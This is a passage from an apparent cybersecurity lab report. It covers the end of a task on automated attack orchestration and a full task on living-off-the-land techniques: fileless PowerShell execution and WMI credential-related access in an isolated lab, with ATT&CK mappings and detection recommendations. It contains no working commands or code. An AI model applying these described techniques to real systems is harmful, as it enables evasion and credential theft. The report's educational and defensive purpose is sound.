- Automation enabled consistent and repeatable execution of attack phases
- The lab demonstrated how orchestration platforms reduce attacker effort while increasing operational efficiency

8 MITRE ATT&CK Mapping

Technique ID	Technique Name
T1190	Exploit Public-Facing Application
T1059	Command and Scripting Interpreter
T1071	Application Layer Protocol

9 Security Impact

Automated attack orchestration significantly increases the speed and scale of adversary operations. By chaining multiple attack phases together, attackers can rapidly compromise systems before defenders can respond. This highlights the importance of early-stage detection, behavioral monitoring, and correlation across attack phases.

10 Recommendations

- Monitor for automated execution patterns and abnormal activity sequences

- Improve detection of exploitation and post-exploitation behaviors
- Implement correlation-based alerting across multiple attack stages
- Conduct regular adversary emulation exercises to test detection readiness

Task 7: Living-Off-the-Land

1 Overview

Living-Off-the-Land (LOLBAS) techniques allow attackers to abuse trusted, built-in system tools to perform malicious activities without deploying custom malware. By leveraging native utilities such as PowerShell and Windows Management Instrumentation (WMI), attackers can blend into legitimate administrative activity, evade signature-based detection, and reduce their forensic footprint. This task demonstrates native tool abuse through fileless execution and credential-related access in a controlled lab environment.

2 Objective

The objectives of Task 7 were to:

- Identify native Windows tools commonly abused by attackers
- Demonstrate fileless execution using PowerShell
- Simulate credential-related access using WMI
- Evaluate detection challenges associated with native tool abuse
- Map observed behavior to the MITRE ATT&CK framework

3 Tools and Technologies Used

- PowerShell – Native Windows scripting and execution engine
- Windows Management Instrumentation (WMI) – System management interface
- Windows Event Viewer / SIEM (optional) – Detection and logging analysis

4 Environment Details

Component	Description
Attacker System	Kali Linux Virtual Machine

Component	Description
Target System	Windows Test Virtual Machine
Native Tools	PowerShell, WMI
Network	Isolated / Host-only Lab Network

5 Methodology

5.1 Native Tool Identification

The Windows target system was examined to identify built-in tools that are frequently abused by attackers. Utilities such as PowerShell and WMI were confirmed to be available by default, highlighting why attackers prefer native tools that are trusted and often allow-listed.

5.2 Fileless Execution Using PowerShell

A PowerShell-based action was executed directly in memory without writing malicious files to disk. This simulated a fileless attack technique, demonstrating how attackers can evade traditional antivirus solutions that rely on file-based detection.

Fileless Execution Log

Attack ID	Tool	Action	Notes
LID001	PowerShell	Fileless execution	No file written to disk

5.3 Credential-Related Access via WMI

Windows Management Instrumentation (WMI) was used to simulate credential-related access and sensitive system querying. This demonstrated how attackers can leverage legitimate management interfaces to obtain valuable information without deploying custom malware.

Credential Access Log

Attack ID	Tool	Action	Notes
LID002	WMI	Credential-related access	Native tool abuse

5.4 Detection and Logging Observation

System logs and available monitoring tools were reviewed to observe how native tool abuse appears from a defensive perspective. PowerShell and WMI activity generated minimal alerts, demonstrating detection gaps when enhanced logging is not enabled.

6 Findings

- Native Windows tools can be abused to perform malicious actions without deploying external binaries
- Fileless execution reduces disk artifacts and bypasses traditional antivirus detection
- WMI enables access to sensitive system information using trusted interfaces
- Native tool abuse closely resembles legitimate administrative activity, complicating detection

7 MITRE ATT&CK Mapping

Technique ID	Technique Name
T1059	Command and Scripting Interpreter
T1059.001	PowerShell
T1003	OS Credential Dumping
T1047	Windows Management Instrumentation

8 Security Impact

Living-off-the-land techniques significantly reduce attacker visibility by abusing trusted system components. If undetected, such techniques enable persistent access, credential harvesting, and lateral movement while evading traditional security controls, posing a high risk to enterprise environments.

9 Recommendations

- Enable PowerShell Script Block Logging and AMSI
- Monitor abnormal PowerShell and WMI usage patterns
- Deploy EDR solutions capable of behavioral analysis
- Restrict unnecessary administrative privileges